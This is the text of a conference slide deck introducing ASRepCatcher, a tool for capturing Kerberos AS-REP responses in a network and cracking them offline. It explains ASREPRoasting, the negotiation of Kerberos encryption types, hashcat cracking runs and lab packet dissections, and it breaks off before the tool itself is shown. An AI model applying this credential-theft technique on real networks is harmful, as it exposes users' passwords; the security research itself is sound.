

ASRepCatcher

Make everyone in your VLAN ASRepRoastable

Barbhack 2025

Yassine OUKESSOU

About me

Yassine OUKESSOU

- ❖ Independent Cybersecurity Engineer
- ❖ Pentester
- ❖ Former SOC Leader/Engineer
- ❖ Overall Cybersecurity Enthusiast

Table of contents

1. The initial problem
2. Kerberos reminder
3. Thoughts
4. Putting the theory to the test
5. Tool presentation
6. Protection and detection
7. Next steps
8. Conclusion

1. The initial problem

Fewer and fewer entry points

More and more companies are implementing basic protections in Active Directory environments:

- **Disabling multicast name resolution protocols:** LLMNR, NBNS, and mDNS are turned off, preventing poisoning attacks using tools like Responder.
- **Protocol signing:** The presence of signed protocols such as SMB or LDAP makes relay attacks (e.g. *ntlmrelayx*) impossible.
- **IPv6 disabled:** DHCPv6 poisoning via mitm6 will not work.

Fewer and fewer entry points

More and more companies are implementing basic protections in Active Directory environments:

- **Disabling multicast name resolution protocols:** LLMNR, NBNS, and mDNS are turned off, preventing poisoning attacks using tools like Responder.
- **Protocol signing:** The presence of signed protocols such as SMB or LDAP makes relay attacks (e.g. *ntlmrelayx*) impossible.
- **IPv6 disabled:** DHCPv6 poisoning via mitm6 will not work.

In a black-box scenario, gaining access to a domain user becomes difficult.



Fewer and fewer entry points

More and more companies are implementing basic protections in Active Directory environments:

- **Disabling multicast name resolution protocols:** LLMNR, NBNS, and mDNS are turned off, preventing poisoning attacks using tools like Responder.
- **Protocol signing:** The presence of signed protocols such as SMB or LDAP makes relay attacks (e.g. *ntlmrelayx*) impossible.
- **IPv6 disabled:** DHCPv6 poisoning via mitm6 will not work.


In a black-box scenario, gaining access to a domain user becomes difficult.

That's where *ASRepCatcher* comes into play.



2. Kerberos reminder

Reminder of the Kerberos protocol in Active Directory.



Reminder of the Kerberos protocol in Active Directory.

1. **KRB_AS_REQ** : the client sends a request to the KDC to obtain a TGT and includes the timestamp encrypted with its secret.


2. **KRB_AS_REP** : the KDC returns the TGT, and a part encrypted with the user's secret ← *Interesting part*

3. **KRB_TGS_REQ** : the client presents the TGT to the KDC in order to obtain a ticket to access the resource server.


4. **KRB_TGS_REP** : the KDC verifies the TGT and returns the service ticket,

5. **KRB_AP_REQ** : the client sends accesses the service in question.

6. **KRB_AP_REP** (optional) : The client may request the server to authenticate itself.




Reminder of the ASREPRoasting attack



Reminder of the ASREPRoasting attack

Some users may have Kerberos pre-authentication disabled




Reminder of the ASREPRoasting attack

Some users may have Kerberos pre-authentication disabled

1. KRB_AS_REQ : the client sends a request to the KDC to obtain a TGT **without including the encrypted timestamp.**

2. KRB_AS_REP : the KDC returns the TGT, and a part encrypted with the user's secret ← *Interesting part*




Reminder of the ASREPRoasting attack

Some users may have Kerberos pre-authentication disabled

1. KRB_AS_REQ : the client sends a request to the KDC to obtain a TGT **without including the encrypted timestamp**.

2. KRB_AS_REP : the KDC returns the TGT, and a part encrypted with the user's secret ← *Interesting part*

- The AS-REP response contains a part encrypted with the user's secret.
- This secret is derived from the user's password.
- We then crack this ticket offline to recover the password..



3. Thoughts

Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?



Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :




Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :



Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :




Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :




Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :




We keep a copy of the AS-REP packet

Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :



Thoughts

Kerberos is an unencrypted protocol.

What prevents us, by eavesdropping on the network, from capturing an AS-REP of a user who does not have pre-authentication disabled?

Desired scenario :



We then crack the ticket offline.


Thoughts

Problem

Thoughts

Problem : It takes longer than if we had retrieved a ticket from an account without pre-authentication.


```
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target.....: $krb5asrep$18$Administrator$NORTH.SEVENKINGDOMS.LOC...4ba097
Time Started....: Fri Jan 17 17:30:14 2025 (1 sec)
Time.Estimated...: Fri Jan 17 17:44:50 2025 (14 mins, 35 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 16360 H/s (11.42ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 18432/14344384 (0.13%)
Rejected.....: 0/18432 (0.00%)
Restore.Point....: 18432/14344384 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1....: sunshine13 -> mormor
Hardware.Mon.#1..: Temp: 91c Util: 84%
```



Thoughts

Problem : It takes longer than if we had retrieved a ticket from an account without pre-authentication.

```
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 32200 (Kerberos 5, etype 18, AS-REP)
Hash.Target.....: $krb5asrep$18$Administrator$NORTH.SEVENKINGDOMS.LOC...4ba097
Time Started....: Fri Jan 17 17:30:14 2025 (1 sec)
Time.Estimated...: Fri Jan 17 17:44:50 2025 (14 mins, 35 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 16360 H/s (11.42ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 18432/14344384 (0.13%)
Rejected.....: 0/18432 (0.00%)
Restore.Point....: 18432/14344384 (0.13%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#1....: sunshine13 -> mormor
Hardware.Mon.#1..: Temp: 91c Util: 84%
```



Thoughts

Why ?




Thoughts

Why ?

Commonly used tools, such as *GetNPUsers* from the *Impacket* suite, request RC4 encryption by default.

In the majority of AD environments, workstations support AES and will usually choose the most robust algorithm.

So the ticket you pick up with a man-in-the-middle position isn't as interesting.



Thoughts

Time required to crack a ticket encrypted with RC4

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$[REDACTED].com:5d3b51c...b83987
Time.Started.....: Fri Jan 17 16:30:02 2025 (3 secs)
Time.Estimated...: Fri Jan 17 16:30:05 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 5023.4 kH/s (1.68ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[216361726f6c696e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 91c Util: 69%
```

Three seconds ? I like this algorithm.



Thoughts

Time required to crack a ticket encrypted with RC4

```
Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target.....: $krb5asrep$23$[REDACTED].com:5d3b51c...b83987
Time.Started.....: Fri Jan 17 16:30:02 2025 (3 secs)
Time.Estimated...: Fri Jan 17 16:30:05 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlist/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 5023.4 kH/s (1.68ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 0/1 (0.00%) Digests (total), 0/1 (0.00%) Digests (new)
Progress.....: 14344384/14344384 (100.00%)
Rejected.....: 0/14344384 (0.00%)
Restore.Point....: 14344384/14344384 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: $HEX[216361726f6c696e65] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1...: Temp: 91c Util: 69%
```

How can I find AS-REP packets like that?



Kerberos negotiation



Kerberos negotiation

According to RFC 4120 :

KDC_ERR_PREAUTH_FAILED is returned. If pre-authentication is

Neuman, et al.

Standards Track

[Page 24]

RFC 4120

Kerberos V5

July 2005

required, but was not present in the request, an error message with the code `KDC_ERR_PREAUTH_REQUIRED` is returned, and a METHOD-DATA object will be stored in the e-data field of the KRB-ERROR message to specify which pre-authentication mechanisms are acceptable. Usually this will include `PA-ETYPE-INFO` and/or `PA-ETYPE-INFO2` elements as described below. If the server cannot accommodate any encryption type requested by the client, an error message with code `KDC_ERR_ETYPE_NOSUPP` is returned. Otherwise, the KDC generates a



Kerberos negotiation

1. **KRB_AS_REQ** : the client sends its list of supported algorithms (without encrypting the timestamp).
2. **ERR_PREAUTH_REQUIRED** : the KDC sends its list of supported algorithms.

} Negotiation

1. **KRB_AS_REQ** : the client **chooses an algorithm in the list** and sends a request to the KDC to obtain a TGT. The request includes the timestamp encrypted with its secret.
2. **KRB_AS_REP** : the KDC returns the TGT, and a part encrypted with the user's secret using the algorithm chosen by the user ← *Interesting part*
3. **KRB_TGS_REQ** : the client presents the TGT to the KDC to obtain a ticket to access the server.
4. **KRB_TGS_REP** : the KDC verifies the TGT and returns the service ticket.
5. **KRB_AP_REQ** : the client accesses the service in question.
6. **KRB_AP_REP** (optional) : the client may request the server to authenticate itself.



Kerberos negotiation

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Linux cooked capture v2
Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
Transmission Control Protocol, Src Port: 49675, Dst Port: 88, Seq: 1, Ack: 1, Len: 258
Kerberos
Record Mark: 258 bytes
as-req
pvno: 5
msg-type: krb-as-req (10)
padata: 1 item
PA-DATA pA-PAC-REQUEST
req-body
Padding: 0
kdc-options: 40810010
cname
realm: NORTH.SEVENKINGDOMS.LOCAL
sname
till: Sep 13, 2037 04:48:05.000000000 CEST
rtime: Sep 13, 2037 04:48:05.000000000 CEST
nonce: 45006904
etype: 6 items
ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
ENCTYPE: eTYPE-DES-CBC-MD5 (3)
addresses: 1 item CASTELBLACK<20>

0000 08 00 00 00 00 00 00 02
0010 51 fc 00 00 45 02 01 2e
0020 c0 a8 38 16 c0 a8 38 0b
0030 59 cc a2 c9 50 18 20 14
0040 6a 81 ff 30 81 fc a1 03
0050 a3 15 30 13 30 11 a1 04
0060 30 05 a0 03 01 01 ff a4
0070 05 00 40 81 00 10 a1 19
0080 10 30 0e 1b 0c 63 61 73
0090 24 a2 1b 1b 19 4e 4f 52
00a0 4b 49 4e 47 44 4f 4d 53
00b0 30 2c a0 03 02 01 02 a1
00c0 74 67 74 1b 19 4e 4f 52
00d0 4b 49 4e 47 44 4f 4d 53
00e0 18 0f 32 30 33 37 30 39
00f0 5a a6 11 18 0f 32 30 33
0100 38 30 35 5a a7 06 02 04
0110 02 01 12 02 01 11 02 01
0120 02 01 03 a9 1d 30 1b 30
0130 04 10 43 41 53 54 45 4c
0140 20 20



Kerberos negotiation

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Linux cooked capture v2
Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
Transmission Control Protocol, Src Port: 49675, Dst Port: 88, Seq: 1, Ack: 1, Len: 258
Kerberos
Record Mark: 258 bytes
as-req
pvno: 5
msg-type: krb-as-req (10)
padata: 1 item
PA-DATA pA-PAC-REQUEST
req-body
Padding: 0
kdc-options: 40810010
cname
realm: NORTH.SEVENKINGDOMS.LOCAL
sname
till: Sep 13, 2037 04:48:05.000000000 CEST
rtime: Sep 13, 2037 04:48:05.000000000 CEST
nonce: 45006904
etype: 6 items
ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
ENCTYPE: eTYPE-DES-CBC-MD5 (3)
addresses: 1 item CASTELBLACK<20>

No pre-authentication



Kerberos negotiation

No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

No pre-authentication

Linux cooked capture v2
Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
Transmission Control Protocol, Src Port: 49675, Dst Port: 88, Seq: 1, Ack: 1, Len: 258
Kerberos

Record Mark: 258 bytes

as-req
 pvno: 5
 msg-type: krb-as-req (10)
 padata: 1 item
 PA-DATA pA-PAC-REQUEST
 req-body
 Padding: 0
 kdc-options: 40810010
 cname
 realm: NORTH.SEVENKINGDOMS.LOCAL
 sname
 till: Sep 13, 2037 04:48:05.000000000 CEST
 rtime: Sep 13, 2037 04:48:05.000000000 CEST
 nonce: 45006904
 etype: 6 items
 ENCTYPE: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
 ENCTYPE: eTYPE-AES128-CTS-HMAC-SHA1-96 (17)
 ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
 ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5-56 (24)
 ENCTYPE: eTYPE-ARCFOUR-HMAC-OLD-EXP (-135)
 ENCTYPE: eTYPE-DES-CBC-MD5 (3)
 addresses: 1 item CASTELBLACK<20>

List of supported algorithms

```
0000 08 00 00 00 00 00 00 02
0010 51 fc 00 00 45 02 01 2e
0020 c0 a8 38 16 c0 a8 38 0b
0030 59 cc a2 c9 50 18 20 11
0040 6a 81 ff 30 81 fc a1 03
0050 a3 15 30 13 50 11 a1 04
0060 30 05 30 03 01 01 ff a4
0070 05 00 40 81 00 10 a1 19
0080 10 30 0e 1b 0c 63 61 73
0090 24 a2 1b 1b 19 4e 4f 52
00a0 4b 49 4e 47 44 4f 4d 53
00b0 30 2c a0 03 02 01 02 a1
00c0 74 67 74 1b 19 4e 4f 52
00d0 4b 49 4e 47 44 4f 4d 53
00e0 18 0f 32 30 33 37 30 39
00f0 5a a6 11 18 0f 32 30 33
0100 38 30 35 5a a7 06 02 04
0110 02 01 12 02 01 11 02 01
0120 02 01 03 a9 1d 30 1b 30
0130 04 10 43 41 53 54 45 4c
0140 20 20
```



Kerberos negotiation

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Frame 207: 329 bytes on wire (2632 bits), 329 bytes captured (2632 bits)

Linux cooked capture v2

Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.22

Transmission Control Protocol, Src Port: 88, Dst Port: 49675, Seq: 1, Ack: 263, Len: 329

Kerberos

Record Mark: 265 bytes

krb-error

pvno: 5

msg-type: krb-error (30)

stime: Mar 4, 2024 17:32:14.000000000 CET

susec: 875533

error-code: eRR-PREAUTH-REQUIRED (25)

realm: NORTH.SEVENKINGDOMS.LOCAL

sname

e-data: 308182305fa103020113a25804563054304ba003020112a1441b424e4f5254482e534556454e4b494e47444

PA-DATA pA-ETYPE-INF02

padata-type: pA-ETYPE-INF02 (19)

padata-value: 3054304ba003020112a1441b424e4f5254482e534556454e4b494e47444

ETYPE-INF02-ENTRY

etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)

salt: NORTH.SEVENKINGDOMS.LOCALhostcastelblack.north.sevenkingdoms.local

ETYPE-INF02-ENTRY

etype: eTYPE-ARCFOUR-HMAC-MD5 (23)

PA-DATA pA-ENC-TIMESTAMP

PA-DATA pA-PK-AS-REQ

PA-DATA pA-PK-AS-REP-19

```

0000 08 00 00 00 00 00 00 02
0010 e0 f9 00 00 45 02 01 35
0020 c0 a8 38 0b c0 a8 38 16
0030 e2 56 e8 66 50 18 20 14
0040 7e 82 01 05 30 82 01 01
0050 01 1e a4 11 18 0f 32 30
0060 33 32 31 34 5a a5 05 02
0070 19 a9 1b 1b 19 4e 4f 52
0080 4b 49 4e 47 44 4f 4d 53
0090 30 2c a0 03 02 01 02 a1
00a0 74 67 74 1b 19 4e 4f 52
00b0 4b 49 4e 47 44 4f 4d 53
00c0 88 04 81 85 30 81 82 30
00d0 04 56 30 54 30 4b a0 03
00e0 4f 52 54 48 2e 53 45 56
00f0 4d 53 2e 4c 4f 43 41 4c
0100 65 6c 62 6c 61 63 6b 2e
0110 76 65 6e 6b 69 6e 67 64
0120 6c 30 05 a0 03 02 01 17
0130 02 04 00 30 09 a1 03 02
0140 a1 03 02 01 0f a2 02 04

```



Kerberos negotiation

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Frame 207: 329 bytes on wire (2632 bits), 329 bytes captured (2632 bits)	0000	08 00 00 00 00 00 00 02
Linux cooked capture v2	0010	e0 f9 00 00 45 02 01 35
Internet Protocol Version 4, Src: 192.168.56.11, Dst: 192.168.56.22	0020	c0 a8 38 0b c0 a8 38 16
Transmission Control Protocol, Src Port: 88, Dst Port: 49675, Seq: 1, Ack: 263, Len: 329	0030	e2 56 e8 66 50 18 20 14
Kerberos	0040	7e 82 01 05 30 82 01 01
Record Mark: 265 bytes	0050	01 1e a4 11 18 0f 32 30
krb-error	0060	33 32 31 34 5a a5 05 02
pvno: 5	0070	19 a9 1b 1b 19 4e 4f 52
msg-type: krb-error (30)	0080	4b 49 4e 47 44 4f 4d 53
stime: Mar 4, 2024 17:32:14.000000000 CET	0090	30 2c a0 03 02 01 02 a1
susec: 875533	00a0	74 67 74 1b 19 4e 4f 52
error-code: eRR-PREAUTH-REQUIRED (25)	00b0	4b 49 4e 47 44 4f 4d 53
realm: NORTH.SEVENKINGDOMS.LOCAL	00c0	88 04 81 85 30 81 82 30
sname	00d0	04 56 30 54 30 4b a0 03
e-data: 308182305fa103020113a25804563054304ba003020112a1441b424e4f5254482e5345	00e0	4f 52 54 48 2e 53 45 56
PA-DATA pA-ETYPE-INF02	00f0	4d 53 2e 4c 4f 43 41 4c
padata-type: pA-ETYPE-INF02 (19)	0100	65 6c 62 6c 61 63 6b 2e
padata-value: 3054304ba003020112a1441b424e4f5254482e534556454e4b494e47444	0110	76 65 6e 6b 69 6e 67 64
ETYPE-INF02-ENTRY	0120	6c 30 05 a0 03 02 01 17
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)	0130	02 04 00 30 09 a1 03 02
salt: NORTH.SEVENKINGDOMS.LOCALhostcastelblack.north.sevenkingdoms.local	0140	a1 03 02 01 0f a2 02 04
ETYPE-INF02-ENTRY		
etype: eTYPE-ARCFOUR-HMAC-MD5 (23)		
PA-DATA pA-ENC-TIMESTAMP		
PA-DATA pA-PK-AS-REQ		
PA-DATA pA-PK-AS-REP-19		

List of algorithms supported by the KDC



Kerberos negotiation

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
205	17.918656	192.168.56.22	192.168.56.11	KRB5		322 AS-REQ
207	17.920676	192.168.56.11	192.168.56.22	KRB5		329 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
221	17.935752	192.168.56.22	192.168.56.11	KRB5		402 AS-REQ
223	17.936574	192.168.56.11	192.168.56.22	KRB5		1915 AS-REP
239	18.080824	192.168.56.22	192.168.56.11	KRB5		1964 TGS-REQ
243	18.082035	192.168.56.11	192.168.56.22	KRB5		1943 TGS-REP
259	18.189486	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
263	18.190736	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
279	18.192452	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
283	18.193528	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
299	18.201761	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
303	18.202813	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
319	18.208364	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
323	18.209392	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP
339	18.318170	192.168.56.22	192.168.56.11	KRB5		1937 TGS-REQ
343	18.319341	192.168.56.11	192.168.56.22	KRB5		1909 TGS-REP

Frame 221: 402 bytes on wire (3216 bits), 402 bytes captured (3216 bits)
Linux cooked capture v2
Internet Protocol Version 4, Src: 192.168.56.22, Dst: 192.168.56.11
Transmission Control Protocol, Src Port: 49676, Dst Port: 88, Seq: 1, Ack: 1, Len:
Kerberos
Record Mark: 338 bytes
as-req
pvno: 5
msg-type: krb-as-req (10)
padata: 2 items
PA-DATA pA-ENC-TIMESTAMP
padata-type: pA-ENC-TIMESTAMP (2)
padata-value: 3041a003020112a23a043876034a4e5dc3d3a888d38d60957ddd56384dc
etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
cipher: 76034a4e5dc3d3a888d38d60957ddd56384dc29129792fab0a3eeb31f7743ef
PA-DATA pA-PAC-REQUEST
req-body
Padding: 0
kdc-options: 40810010
cname
realm: NORTH.SEVENKINGDOMS.LOCAL
sname
till: Sep 13, 2037 04:48:05.000000000 CEST
rtime: Sep 13, 2037 04:48:05.000000000 CEST
nonce: 45006907
etype: 6 items
addresses: 1 item CASTELBLACK<20>

0000 08 00 00 00 00 00 00 02
0010 51 fc 00 00 45 02 01 7e
0020 c0 a8 38 16 c0 a8 38 0b
0030 3d 13 03 03 50 18 04 02
0040 6a 82 01 4e 30 82 01 4a
0050 01 0a a3 63 30 61 30 4c
0060 43 30 41 a0 03 02 01 12
0070 5d c3 d3 a8 88 d3 8d 60
0080 29 79 2f ab 0a 3e eb 31
0090 97 7c b6 5e 8c f4 95 5c
00a0 e8 63 9f 1c 30 11 a1 04
00b0 30 05 a0 03 01 01 ff a4
00c0 05 00 40 81 00 10 a1 19
00d0 10 30 0e 1b 0c 63 61 73
00e0 24 a2 1b 1b 19 4e 4f 52
00f0 4b 49 4e 47 44 4f 4d 53
0100 30 2c a0 03 02 01 02 a1
0110 74 67 74 1b 19 4e 4f 52
0120 4b 49 4e 47 44 4f 4d 53
0130 18 0f 32 30 33 37 30 39
0140 5a a6 11 18 0f 32 30 33
0150 38 30 35 5a a7 06 02 04
0160 02 01 12 02 01 11 02 01
0170 02 01 03 a9 1d 30 1b 30
0180 04 10 43 41 53 54 45 4c
0190 20 20



Kerberos negotiation

kerberos						
No.	Time	Source	Destination	Protocol	Length	Info
